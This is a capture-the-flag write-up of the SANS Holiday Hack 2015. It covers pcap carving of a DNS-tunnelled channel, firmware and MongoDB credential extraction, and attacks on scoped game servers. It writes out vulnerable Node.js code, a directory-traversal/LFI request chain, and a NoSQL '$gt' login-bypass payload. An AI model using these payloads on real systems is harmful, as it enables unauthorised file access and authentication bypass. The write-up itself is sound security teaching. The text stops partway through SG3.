Topher Timzen - @TTimzen

Sans Holiday Hack 2015

Write-Up

Table of Contents

Introduction

Every year the team at Counter Hack Challenges in cooperation with SANS puts on a holiday themed hacking challenge. This year the challenge involved firmware analysis, network analysis, common web application vulnerabilities and the Internet of Things!

The theme of this holiday hack was Gnome in your Home and followed the story of the Dosis family uncovering an evil plot to ruin Christmas by the ATNAS Corporation!

Below you will find my somewhat detailed write-up of the methods I took to solve each challenge. I included a lot more detail than what is required to solve them as when I read write ups I always ask "how did the author arrive at that exploit/tactic, etc" and wanted to shed some light on my thinking.

I hope you enjoy!

Prologue

The hit of the holiday season were Gnomes that could watch over children to tell whether they're naughty or nice! The product, "Gnome in your Home."

ATNAS Corporation, the company behind the product, encouraged parents to move the Gnome around the house each day as a "hide and seek" challenge for the kids.

Duke Dosis, father of Josh and Jessica, acquired one and brought it home to his tech savvy kids.

Part 1: Dance of the Sugar Gnome Fairies: Curious Wireless Packets

Josh Dosis scanned his network and discovered that the Gnome was sending packets! He quickly saved his tcpdump stream and began trying to carve data out of his pcap.

We start by entering into the Dosis Neighborhood and talk to Lynn to get oriented.

Josh is in the house on Eunstein and Lovelace. He gives us the pcap, giyh-capture.pcap, of the gnome traffic. He even started a script using Sacpy to pull the image from it, but it doesn't work! He said the JPG might be in the PCAP but he couldn't find the magic bytes of 0xFFD8 that signify the start of the file. Josh mentions Tim in SE Park has some network analysis foo and to ask him if we are stuck.

Analysis

Running strings on the pcap shows base64 values such as “RVhFQzogICAgICAgICAgCg==C” which turns out to be “EXEC”.

```
[+] echo 'RVhFQzogICAgICAgICAgCg==C' | base64 -d
EXEC:
base64: invalid input
```

There are others as well such as

```
[+] echo 'RVhFQzpTVE9QX1NUQVRFC' | base64 -d
EXEC:STOP_STATE
```

Other strings contained inside of the pcap that appeared often were

```
strings giyh-capture.pcap | sort | uniq -c | sort
    402 $0Hl
    443 $0H`l-
    597 reply.sg1.atnascorp.com
     60 sg1 atnascorp
     82 0H`l
     82 DosisHome-Guest
    845 December
```

I decided to do the following to extract the strings that looked like base64 to decode them easily

```
[+] strings giyh-capture.pcap | sort | uniq | egrep -iv "December|Dosis|rep
ly|$0H|j@|/"  > strings.txt

[+] while read str; do echo $str | base64 -d; done < strings.txt
```

At this point I realized my bash commands were getting way too messy and scanned with my eyes the results to notice a lot of occurrences of “FILE:” and “EXEC:” being decoded such as

```
EXEC:iwconfig
EXEC:                    IE: Unknown: 2D1A8C131BFFFF000000000000000000000000
0000000000000000000
FILE:[can't be displayed]
```

I then decided to grep for those strings by figuring out their base64 value

```
[+] echo "FILE:" | base64
RklMRToK

[+] echo "EXEC:" | base64
RVhFQzoK
```

Considering there are different characters after “MRT” and “FQz” due to how base64 encodes so I made my search the following

```
[+] strings giyh                          capture.pcap | egrep "RklMRT|RVhFQz"
```

To discover more base64 encodings of what I was looking for.

A lot of strings looked like web data such as "RklMRTp0FZC723qw8Rjm3Y4OHaxT4ApK+UNk1CcAARR2Fv1WI6Z661jQ/vMVH4ckc/xNkbe3yWk12pZFoOovLrOmJaB69lmvs/6dm17W4qeFj3NadzrDsoc3SJutvJ9M/ZvqlRr2mUVVWQxwybctacLXa1UhlNI1uGsb2WZ6PLaalljijMbYT4LQRY45Ks9WcTp0vq4WWxR6bMseGchq6XxJ5JB+ZxKiCjlBw2/0W5Omstwk/wAPjaOLH1VTV".

From talking to Tim and seeing Josh's example Python script I decided to also use Scapy, a Python interpreter that enables you to create, forge, or decode packets on the network, to capture packets and analyze them, to dissect the packets, etc.

At this point I returned to the Scapy file we were given by Josh.

Instead of using his approach to output all traffic to outfile, I made a unique file for each base64 decode and included the "EXEC" statements.

```
packets=rdpcap("giyh-capture.pcap")
iter = 0;

for packet in packets:

   if (DNS in packet and hasattr(packet[DNS], 'an') and hasattr(packet[DNS]
.an, 'rdata')):

       if packet.sport != 53: continue

       # Decode the base64 data
       decode=base64.b64decode(packet[DNSRR].rdata[1:])

       # DNS packet can have FILE or EXEC with content inside
       if decode[0:5] == "FILE:":
           fp=open("out/FILE"+str(iter),"wb")
           fp.write(decode[5:])
       elif decode[0:5] == "EXEC:":
           fp=open("out/EXEC"+str(iter),"wb")
           fp.write(decode[5:])

   iter+=1

fp.close()
```

Running 'file' on each outputted file revealed several exec strings with ascii text and for files we got some interesting results

```
[+] file *
FILE1035: PGP\011Secret Sub-key -
FILE1039: Dyalog APL component file 32-bit level 1 journaled checksummed ve
```

```
rsion 239.228
FILE1054: PGP\011Secret Sub-key -
FILE1079: SysEx File - ADA
FILE1092: MIPSEB ECOFF executable not stripped - version 49.161
FILE1137: DOS executable (COM)
FILE1153: Sendmail frozen configuration  - version \033\263uqO@\326\346\334
+\030\240\332
FILE1164: PGP\011Secret Sub-key -
FILE1201: DOS executable (COM)
FILE1208: PGP\011Secret Key -
FILE1268: PGP\011Secret Sub-key -
FILE1313: COM executable for DOS
FILE1356: PGP\011Secret Sub-key -
FILE1365: COM executable for DOS
FILE1391: huf output
FILE1396: Sendmail frozen configuration  - version \362\V8\263\333\262\221n
P\366*\033\233
FILE1402: COM executable for DOS
FILE1404: ASCII text, with no line terminators
FILE874:  ASCII text
FILE875:  ASCII text, with no line terminators
FILE877:  PDP-11 old overlay
FILE876: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, se
gment length 16, baseline, precision 8, 1024x683, frames 3
```

Unfortunately when opening the JPEG image, FILE876, it appears as if it is not completely there.

There must be another base64 string that ends with FF D9 to complete out jpeg! (Note: not all jpegs will end with FFD9 but I figured it was worth a shot.)

```
[+] find . -name "FILE*" -exec xxd {} \;  | grep ffd9
[+]
```

There is not… at this point I got frustrated and went to grab a beer! I knew I was on to something and was sure the "FF D9" bytes had to be lurking near the location of this specific DNS packet!

I modified the python script again to dump all packets of DNS type and named them as PACKET#.

```
for packet in packets:

        #[same as above]

        fp=open("out/PACKET"+str(iter), "wb")
        fp.write(decode)
        fp.close()
        #[same as above]
```

I then decided to do more brute forcing to find ffd9.

```
[+] find . -name "PACKET*" -execdir  xxd {} \;   | grep ffd9  -B 4
0000000: 4649 4c45 3ab8 1ec5 23b2 6ed3 f34e 3c0f  FILE:...#.n..N<.
0000010: 0afd d351 9384 90ec 5759 c2f8 27d9 36d7  ...Q....WY..'.6.
0000020: 62c4 db38 ba5e 2c91 d9fd 1480 43dc 3877  b..8.^,.....C.8w
0000030: c108 4736 26e0 f64a f270 3b20 9ff8 41dd  ..G6&..J.p; ..A.
0000040: c774 828f ffd9

[+] grep "G6&" -srn
PACKET1402:2:[can't be displayed]
```

I then started thinking that maybe each packet with "FILE" from packet 876 -> packet 1402 is a part of the JPEG…. I wrote a script to perform the combination from all of my packet files from before. I could have used Scapy here but I was now two beers in!

```
!/usr/bin/env python

jpeg=open("out/jpegImage", "wb")

for packet in range(876, 1403):
    print "[+] Processing %d " % packet
    try:
        fp=open("out/PACKET"+str(packet), "rb")
    except Exception, e:
        print e
        continue
    data = fp.read()
    fp.close()
    jpeg.write(data[5:])

jpeg.close()
```

I now had a valid JPEG file! It even matched the generic JPEG magic byte values

```
[+]  xxd jpegImage
0000000: ffd8 ffe0 0010 4a46 4946 0001 0100 0001  ......JFIF......
[SNIP]
0016f80: f841 ddc7 7482 8fff d9                   .A..t....
```

It is an image of a Josh's room in the Dosis home. The photo says GnoneNET-NorthAmerica on the footer! Yay for DNS tunneling making pcap analysis hard!

I now had the image… I still had to find the commands sent to the C2 server that are stored in the “EXEC” packets.

Fortunately, my script from above had already grabbed all of the EXEC packets so reassembling them was easy.

```
[+] cat EXEC*
iwconfig
START_STATEwlan0     IEEE 802.11abgn  ESSID:"DosisHome-Guest"
          Mode:Managed  Frequency:2.412 GHz  Cell: 7A:B3:B6:5E:A4:3F
          Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
STOP_STATEcat /tmp/iwlistscan.txt
START_STATEwlan0     Scan completed :
          Cell 01 - Address: 00:7F:28:35:9A:C7
                    Channel:1
                    Frequency:2.412 GHz (Channel 1)
                    Quality=29/70  Signal level=-81 dBm
                    Encryption key:on
                    ESSID:"CHC"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
```

and it can be seen the C2 server used the commands “iwconfig” and “cat /tmp/iwlistscan.txt”

1) Which commands are sent across the Gnome’s command-and-control channel?

The commands sent aross the C2 were

- iwconfig
- cat /tmp/iwlistscan.txt

2) What image appears in the photo the Gnome sent across the channel from the Dosis home?

It is an image of a Josh’s room in the Dosis home. The photo says GnoneNET-NorthAmerica on the footer!

Part 2: I'll be Gnome for Christmas: Firmware Analysis for Fun and Profit

The Dosis children mention there was a video camera behind the eyes of the Gnome that took the photo from part 1 in Josh's room.

Jessica scratched her head and pointed out the obvious, "Maybe Santa and the government are in cahoots! You know you can't spell S-A-N-T-A without an N, an S, and an A."

Jessica pulled a copy of the firmware she ripped out of the Gnome using her Xeltek SuperPro 6100, a rather expensive 144-pin universal programmer.

Analysis

Jessica provides us with the NAND storage used by the Gnome. The firmware image is ~17mb in size. She asks us to find the password within the image for the Gnome database!

Starting with some binwalk enumeration let's see what this Firmware contains

```
holidayHack/part2 ~ binwalk giyh-firmware-dump.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PEM certificate
1809          0x711           ELF, 32-bit LSB shared object, ARM, version 1
(SYSV)
116773        0x1C825         CRC32 polynomial table, little endian
168803        0x29363         Squashfs filesystem, little endian, version 4
.0, compression:gzip, size: 17376149 bytes, 4866 inodes, blocksize: 131072
bytes, created: 2015-12-08 18:47:32
```

binwalk shows a Squashfs filesystem. Let's use dd to get the filesystem out of there!

```
holidayHack/part2 ~ dd if=giyh-firmware-dump.bin bs=1 skip=168803 count=173
76149 of=file.squashfs
17376149+0 records in
17376149+0 records out
17376149 bytes (17 MB) copied, 27.5509 s, 631 kB/s
```

Now we can run unsquashfs against the filesystem.

```
holidayHack/part2 ~ unsquashfs file.squashfs
Parallel unsquashfs: Using 1 processor
3936 inodes (5763 blocks) to write

[=============================================================================
==========\] 5763/5763 100%

created 3899 files
created 930 directories
created 37 symlinks
created 0 devices
created 0 fifos
```

We now have the full squash file system for the firmware in squashfs-root!

```
holidayHack/part2/squashfs-root ~ ls
bin  etc  init  lib  mnt  opt  overlay  rom  root  sbin  tmp  usr  var  www
```

Knowing I was looking for an IP address (having read into part 3 already), I grepped around looking for anything in the whole file system.

```
holidayHack/part2/squashfs-root ~ grep -Eo '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1
,3}\.[0-9]{1,3}' *  -r
```

I found one particular IP that was not in a private range in /etc/hosts

```
etc/hosts:52.2.229.189
```

```
holidayHack/part2/squashfs-root ~ cat etc/hosts
# LOUISE: NorthAmerica build
52.2.229.189    supergnome1.atnascorp.com sg1.atnascorp.com supergnome.atna
scorp.com sg.atnascorp.com
```

Our Gnomes name must be LOUISE! We also now have the IP of our first Gnome: 52.2.229.189.

Other useful tidbits of information appeared in my simple grep including “monk” files that are used to improve usability for MongoDB with Node.js.

Navigating to 52.2.229.189 in our web browser we are brought to the SG-01 web page! From here we see some status information about the other Gnomes.

```
SuperGnomes UP: 5
SuperGnomes DOWN: 0
Gnomes UP: 1,653,325
Gnomes DOWN: 79,990
Gnome Backbone: UP
Storage Avail: 1,353,235
Mem Avail: 835,325
```

The GIYH (Gnome in your home) admin portal needs a username and password… perhaps those are in the firmware! Narrowing the scope to the 'www' directory, I ran some more scans.

In "app.js" we see the framework and database engine used for this app.

```
var express = require('express');
var path = require('path');
var favicon = require('serve-favicon');
var logger = require('morgan');
var cookieParser = require('cookie-parser');
var bodyParser = require('body-parser');
var routes = require('./routes/index');
var mongo = require('mongodb');
var monk = require('monk');
var db = monk('gnome:KTt9C1SljNKDiobKKro926frc@localhost:27017/gnome')
```

The web portal is using the monk framework with Node.JS and MongoDB.

index.js in routes has some interesting information for each page on our web app. It was written by the Atnas Dev Team for the purpose of "Bringing joy to the world…". This will be useful later for finding all the vulns! For now, let's continue with the questions at hand.

In etc we have 'banner' and 'gnome.conf' that give us more information on our Gnome.

```
holidayHack/part2/squashfs-root/etc ~ cat banner
 _______                        ________         __
|       |.-----.-----.-----.|  |  |  |.----.|  |_
|   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
|_______||   __|_____|__|__||________||__|  |____|
         |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 DESIGNATED DRIVER (Bleeding Edge, r47650)
 -----------------------------------------------------
  * 2 oz. Orange Juice        Combine all juices in a
  * 2 oz. Pineapple Juice     tall glass filled with
  * 2 oz. Grapefruit Juice    ice, stir well.
  * 2 oz. Cranberry Juice
 -----------------------------------------------------
```

```
holidayHack/part2/squashfs-root/etc ~ cat gnome.conf
Gnome Serial Number: 20-RNG9731
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: Gnome
```

We now know the gnome has a serial number and is running OpenWrt, a Linux distribution for embedded devices, with version r47650. Even our Gnome has a serial number! (I can't figure out what the serial represents)

Also we have mongod.conf which shows the location of our database at /opt/mongodb!

```
holidayHack/part2/squashfs-root/etc ~ cat mongod.conf
# LOUISE: No logging, YAY for /dev/null
# AUGGIE: Louise, stop being so excited to basic Unix functionality
# LOUISE: Auggie, stop trying to ruin my excitement!

systemLog:
  destination: file
  path: /dev/null
  logAppend: true
storage:
  dbPath: /opt/mongodb
net:
  bindIp: 127.0.0.1
```

While looking for the CPU type it became apparent that there was nothing about it in the logs. However, I had forgotten that "file" can be used on binaries to get information about the machine based off of compilation options! In the 'bin' directory I ran the following and only saw ELF 32-bit ARM binaries thus leading me to conclude the CPU type is 32-bit ARM.

```
holidayHack/part2/squashfs-root/bin ~ file *
ash:             ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dy
namically linked, interpreter /lib/ld-musl-armhf.so.1, stripped
board_detect:    POSIX shell script, ASCII text executable
busybox:         ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dy
namically linked, interpreter /lib/ld-musl-armhf.so.1, stripped
[SNIP]
```

Now I was left with the MongoDB in the /opt/ directory to examine.

JoshW's article from when I found him in the game came in handy for me here as I had never touched MongoDB.

I first created a new mongod.conf file so I could run mongo in the opt/mongodb directory and then ran mongod.

```
holidayHack/part2/squashfs-root/opt/mongodb ~ cat mongod.conf
storage:
  dbPath: .

holidayHack/part2/squashfs-root/opt/mongodb ~ mongod -f mongod.conf&
```

I could now enter the mongo shell and enumerate the database!

```
> show dbs
gnome  0.078GB
local  0.078GB
```

The following shows my progress through the DB to find a plaintext password.

```
> use gnome
switched to db gnome

> show collections
cameras
settings
status
system.indexes
users

> db.users.find()
{ "_id" : ObjectId("56229f58809473d11033515b"), "username" : "user", "passw
ord" : "user", "user_level" : 10 }
{ "_id" : ObjectId("56229f63809473d11033515c"), "username" : "admin", "pass
word" : "SittingOnAShelf", "user_level" : 100 }
>
```

Looks like we have two plaintext passwords in our database for a user and admin account.

For sake of having these on my disk should I need them I also ran mongoexport

```
holidayHack/part2/squashfs-root/opt/mongodb ~ mongoexport -d gnome -c users
-o users.json

holidayHack/part2/squashfs-root/opt/mongodb ~ cat users.json
{"_id":{"$oid":"56229f58809473d11033515b"},"username":"user","password":"us
er","user_level":10.0}
{"_id":{"$oid":"56229f63809473d11033515c"},"username":"admin","password":"S
ittingOnAShelf","user_level":100.0}
```

Navigating again to the IP in our browser we can log in as both “user” and “admin”.

Upon telling Jessica of my feats she yells out in excitement “Wow, that’s right!” and tells me a job well done! She even tells me to “sho Dan” the password information and that Noode.js is for web services, which I already knew. She does go on to inform me that SSJS programming uses an event-driven non-blocking architecture and scales to great levels!

3) What operating system and CPU type are used in the Gnome? What type of web framework is the Gnome web interface built in?

The Gnome is running OpenWrt and has a 32-bit ARM CPU.

The web interface is using the monk framework with Node.JS and MongoDB.

4) What kind of a database engine is used to support the Gnome web interface? What is the plaintext password stored in the Gnome database?

The database engine is using MongoDB as shown in app.js from 'www' and from the /opt/mongodb folder.

The Gnome database in /opt/mongodb had the following plaintext passwords

- user:user
- admin:SittingOnAShelf

Part 3: Part 3: Let it Gnome! Let it Gnome! Let it Gnome! Internet-Wide Scavenger Hunt

SuperGnomes were used to control the all the Gnomes across the internet!

We are told to look for them on the internet based on the firmware analysis and to find each SuperGnomes IP address. There are 5 apparently.

SG IP can be confirmed by the great and powerful oracle, Tom Hessman, to ensure they are in scope.

Analysis

For this I logged into sho Dan and used the IP I had already known from the 1st Gnome in my search query. I looked at the services field and noticed the 'X-Powered-By' field in the HTTP header listed some information about the Gnome.

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionid=s6nuccASPPyu18sqVOji; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-OGOkFF0jqkiCqPkx06ssVw"
Date: Wed, 09 Dec 2015 21:32:28 GMT
Connection: keep-alive
```

I then proceeded to run a sho Dan query using "GIYH::SuperGnome by AtnasCorp" and found the IPs of the other 5 Gnomes. I was also given the geographical location of each Gnome based on IP…. thanks sho Dan!

The follow results are cut for brevity while still showing the IP and country.

```
GIYH::ADMIN PORT V.01
54.233.105.81
ec2-54-233-105-81.sa-east-1.compute.amazonaws.com
Amazon.com
Added on 2015-12-17 15:30:08 GMT
Brazil

GIYH::ADMIN PORT V.01
52.192.152.132
ec2-52-192-152-132.ap-northeast-1.compute.amazonaws.com
Amazon.com
Added on 2015-12-14 18:41:32 GMT
Japan, Tokyo

GIYH::ADMIN PORT V.01
52.2.229.189
ec2-52-2-229-189.compute-1.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:31 GMT
United States, Ashburn

GIYH::ADMIN PORT V.01
52.64.191.71
ec2-52-64-191-71.ap-southeast-2.compute.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:30 GMT
Australia, Sydney

GIYH::ADMIN PORT V.01
52.34.3.80
ec2-52-34-3-80.us-west-2.compute.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:30 GMT
United States, Boardman
```

To confirm my findings the great and powerful oracle, Tom Hessman, granted me permission to attack these 5 IP addresses!

5) What are the IP addresses of the five SuperGnomes scattered around the world, as verified by Tom Hessman in the Dosis neighborhood?

6) Where is each SuperGnome located geographically?

The table below answers both questions

IP	Country/City
54.233.105.81	Brazil
52.192.152.132	Japan, Tokyo
52.2.229.189	United States, Ashburn
52.64.191.71	Australia, Sydney
52.34.3.80	United States, Boardman

Part 4: There's No Place Like Gnome for the Holidays: Gnomage Pwnage

Hack into the 5 SGs!

"We've got the Gnome firmware here. Why don't we look in it for vulnerabilities in the Gnomes. Perhaps the SuperGnomes have the same flaws! You know, I found this gnome.conf file in the Gnome firmware. I'll bet the SuperGnomes have it too." - Jessica Dosis

Each has at least one flaw from the firmware.

Each SG is exploitable in a different way from the other SGs.

Your goal is to retrieve the /gnome/www/files/gnome.conf from each SG.

There is also a zip file in /gnome/www/files we need for packet analysis and a factory_cam image!

Game hints:

- Tom VanNorman is a great resource for discussing software flaw discovery and exploitation.
- Dan has some fascinating ideas about NoSQL and JSON deserialization.
- Tim loves to discuss Server Side JavaScript Injection and related web shells.
- And, you can't beat Josh Wright when it comes to fun and fanciful discussions about Node.js architecture, LFI attacks, and directory traversal.

Analysis

The below table lists the IP for each SG

IP	SG#
52.2.229.189	SG1
52.34.3.80	SG2
52.64.191.71	SG3
52.192.152.132	SG4
54.233.105.81	SG5

The directory structure of the web site is as follows. This will be useful for enumeration of the SuperGnomes as we go after files.

```
www
.bin
.files
.node_modules
.public
..images
.routes
.views
```

SG1 : 52.2.229.189

SG1 was already owned as we had the plaintext admin password from the Dosis Gnome's firmware. Logging into the admin portal as admin:SittingOnAShelf gave us gnome.conf and the pcap zip, 20141226101055, as we had permission to download them.

```
Gnome Serial Number: NCC1701
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-01
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

Serial: NCC1701

USS Enterprise also shared this serial!

Useful notes from SG1

We are also able to download factory_cam_1.zip which tells us nothing important for now but might come in handy for future SGs as in gnomenet user PS tells us they uploaded a cam image to each SG with the convention factory_cam_#.png due to an overlapping issue with cameras named the same with pixels being XORed.

Another interesting file is sgnet.zip which contains a program written in C for the Christmas Technology Feature (CTF) Library.

Perhaps sgnet will come in useful for future SuperGnomes.

SG2 : 52.34.3.80

For this SuperGnome the admin portal does not allow us to download files and we get the error message "Downloading disabled by Super-Gnome administrator"!

We see that the zip file will be 20150225093040.zip and we are again looking for gnome.conf. Interesting enough, there is also another factory_cam and sgnet zip.

The routes/index.js from the Dosis Gnome clearly has a Long File Inclusion (LFI) / directory traversal vulnerability in the camera viewer when downloading a specific image such as camera 1. This is evident in the lack of user input checking and the call into fs.access() with our supplied input, camera.

```
// CAMERA VIEWER
router.get('/cam', function(req, res, next) {
  var camera = unescape(req.query.camera);
  // check for .png
  //if (camera.indexOf('.png') == -1) // STUART: Removing this...I think th
is is a better solution... right?
  camera = camera + '.png'; // add .png if its not found
  console.log("Cam:" + camera);
  fs.access('./public/images/' + camera, fs.F_OK | fs.R_OK, function(e) {
    if (e) {
        res.end('File ./public/images/' + camera + ' does not exist or acce
ss denied!');
    }
  });
  fs.readFile('./public/images/' + camera, function (e, data) {
    res.end(data);
  });
});
```

The get request adds '.png' to our path if '.png' is not found in our argument!

We start out in './public/images' and need to be in 'files/' so we only need 2 levels of traversal as shown below in the JavaScript.

Standard attempts to traverse from './public/images/' do not work and we end up with access denied.

```
File ./public/images/1.png/../../files/gnome.conf does not exist or access
denied!
```

What we do know is that the user is allowed to input a file name, camera, and that is used to access a file on the filesystem. The only check made is that our input has ".png" in it.

It is important to note that the source code pulled in Part 2 on SG1 is not necessarily what is on the later SuperGnomes. SG# signifies updates perhaps? More on this later.

This SuperGnome also allows us to upload files in the /settings page.

When uploading a file we pick the Destination filename and choose a file to upload.

```
POST /settings HTTP/1.1
Host: 52.34.3.80
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox
/31.0 Iceweasel/31.8.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.34.3.80/settings
[SNIP]
filen=newFile&file=security.save
```

We are then told we have created a new directory but get a file creation error

```
Dir /gnome/www/public/upload/tvzxVidL/ created successfully!

Insufficient space! File creation error!
```

What we do know is that filen is the name of the file and "file" is what we will upload.

A vulnerability lives in the JavaScript for uploading a file in the try statement for mknewdir() in the SETTINGS POST. As shown below we can control the name of the new directory.

```
// SETTINGS UPLOAD
router.post('/settings', function(req, res, next) {
  if (sessions[sessionid].logged_in === true && sessions[sessionid].user_le
vel > 99) { // AUGGIE: settings upload allowed for admins (admins are 100,
currently)
    var filen = req.body.filen;
    var dirname = '/gnome/www/public/upload/' + newdir() + '/' + filen;
    var msgs = [];
    var free = 0;
    disk.check('/', function(e, info) {
      free = info.free;
    });
    try {
      fs.mknewdir(dirname.substr(0,dirname.lastIndexOf('/')));
      msgs.push('Dir ' + dirname.substr(0,dirname.lastIndexOf('/')) + '/ cr
eated successfully!');
    } catch(e) {
      if (e.code != 'EEXIST')
    throw e;
```

Uploading a file has the following POST and message

```
POST /settings HTTP/1.1

[SNIP]

filen=win.png//&file=1
```

```
Dir /gnome/www/public/upload/rmgMLPCg/win.png// created successfully!
```

http://52.34.3.80/cam?camera=../upload/rmgMLPCg/win.png brings us to a valid page now but nothing is there and we still cannot directory traverse to 'gnomes.conf'. At least we now have the ability to upload and create a directory of our choice!

Leveraging these two exploits we can perform the tasks we need.

First we will upload a file using directory traversal to put it in the /upload directory with the '.png' extension to bypass the extension check. We will then use the LFI vulnerability in the camera downloader to browse to gnome.conf.

First upload a file to create a directory

```
filen=1337/exploit.png/file=lol.png

Dir /gnome/www/public/upload/XoWsWzBB/1337/exploit.png/ created successfull
y!
```

Secondly, LFI, LFI for glory!

```
GET /cam?camera=../upload/XoWsWzBB/../1337/exploit.png/../../../../files/gn
ome.conf HTTP/1.1

Host: 52.34.3.80
```

SUCCESS!

```
Gnome Serial Number: XKCD988
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-02
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

Serial: XKCD988

This serial is an XKCD about Christmas music!

We also want the zip file, 20150225093040.zip, for pcaps and the static image, factory_cam_2.zip.

```
/cam?camera=../upload/XoWsWzBB/../1337/exploit.png/../../../../files/201502
25093040.zip

/cam?camera=../upload/XoWsWzBB/../1337/exploit.png/../../../../files/factor
y_cam_2.zip
```

SG2 Firmware Analysis

I decided it would be a good idea to dump 'index.js' out of 'www/routes' so I had a better idea of what was going on for this specific SG. This will possibly help with what is to come

with future SGs assuming my idea is correct of each SG having an updated piece of firmware.

It is worth noting that in the JavaScript we see that Auggie administered this SuperGnome. Such cunning cuteness from the Counter Hack squad!

```
/cam?camera=../upload/XoWsWzBB/../1337/exploit.png/../../../../routes/index
.js
```

Looking at the two functions I exploited for SG2 you can see they are different than the firmware in SG1.

In the camera viewer get requests we can now see all the path needed was ".png" in the user input.

```
// CAMERA VIEWER
// Note: to limit directory traversal issues, this code checks to make sure
the user asked for a .png file.
router.get('/cam', function(req, res, next) {
  var camera = unescape(req.query.camera);
  // check for .png
  if (camera.indexOf('.png') == -1)
    camera = camera + '.png'; // add .png if its not found
  console.log("Cam:" + camera);
  fs.access('./public/images/' + camera, fs.F_OK | fs.R_OK, function(e) {
    if (e) {
        res.end('File ./public/images/' + camera + ' does not exist or acce
ss denied!');
    }
  });
  fs.readFile('./public/images/' + camera, function (e, data) {
    res.end(data);
  });
});
```

The second part of our exploit was the upload functionality in settings.

The settings code is not that different as far as our exploit is concerned and still allowed a user to use filen to create a new directory.

```
// SETTINGS UPLOAD
router.post('/settings', function(req, res, next) {
  if (sessions[sessionid].logged_in === true && sessions[sessionid].user_le
vel > 99) { //settings upload allowed for admins (Auggie)
    var filen = req.body.filen;
    var dirname = '/gnome/www/public/upload/' + newdir() + '/' + filen;
    var msgs = [];
    var free = 0;
    var error = false;
    disk.check('/', function(e, info) {
      free = info.free;
    });
    try {
      mknewdir(dirname.substr(0,dirname.lastIndexOf('/')));
    } catch(e) {
      error = true;
    }
    try {
      var exists = fs.lstatSync(dirname.substr(0,dirname.lastIndexOf('/')))
;
      if (exists.isDirectory())
        msgs.push('Dir ' + dirname.substr(0,dirname.lastIndexOf('/')) + '/
created successfully!');
    } catch (e) {
      error = true;
    }
```

The only addition was some error checking on directory naming and did not matter for our exploitation.

Onto SG3! Hopefully this updated firmware comes in handy!

SG3 : 52.64.191.71

This time we cannot login as admin and are forced to be an unprivileged user with user:user.

The only page we can access is '/cameras' and the others say "Your user level is too low to *".

I decided to run nmap against this target to see if I'd spot anything useful. I didn't.

Thinking back from my conversations with Counter Hack staff in the Dosis neighborhood, I read up on exploitation of MongoDB and SSJS attacks before continuing as I had little knowledge of these.

This one threw me for a spin as it was very limiting on what we could actually look at with an unprivileged user. I began to think if SQL Injection would work on the login to get us some admin creds!

Looking at the code for the login post in the SG02 firmware 'index.js' file we can see that the user input is being used to get a user from the database using the following

```
// LOGIN POST
router.post('/', function(req, res, next) {
  var db = req.db;
  var msgs = [];
  db.get('users').findOne({username: (req.body.username || "").toString(10)
, password: (req.body.password || "").toString(10)}, function (err, user) {
```

This appears as if we can attack the login page as we are searching the database for a user with a password and either can be blank.

If this SG is using a similar firmware as SG01 we would have a similar situation with the following but would not be able to pass in an empty string.

```
db.get('users').findOne({username: req.body.username, password: req.body.pa
ssword}, function (err, user)
```

When we go to login to SuperGnome we receive the following POST request

```
POST / HTTP/1.1

Host: 52.64.191.71

Content-Type: application/x-www-form-urlencoded

[SNIP]

username=user&password=user
```

Unfortunately we are not posting 'application/json' as our content type so are unable to perform actions such as off the shelf usage of '$gt' to compare to an empty string as described here.

```
POST / HTTP/1.1

Host: 52.64.191.71

Content-Type: application/x-www-form-urlencoded

[SNIP]

username=admin&password[$gt]=
```

I then tried to do more complicated queries and Petko had another article on attacking MongoDB!

I was still not able to do anything meaningful here and decided to attempt to forge the Content-Type myself to "application/json".

```
POST / HTTP/1.1
Host: 52.64.191.71
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox
/31.0 Iceweasel/31.8.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.64.191.71/
Cookie: sessionid=nPDwNCN86OtQDxYi7cCW
Connection: keep-alive

Content-Type: application/json

Content-Length: 25

{
    "username": {"$eq": "admin"},
    "password": {"$gt": ""}
}
```

Huzza!

```
SuperGnome 03
Welcome admin, to the GIYH Administrative Portal.
```

From there we have full access to download the files we want, factory_cam_3.zip, 20151201113356.zip (pcap) and gnome.conf!

```
Gnome Serial Number: THX1138
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
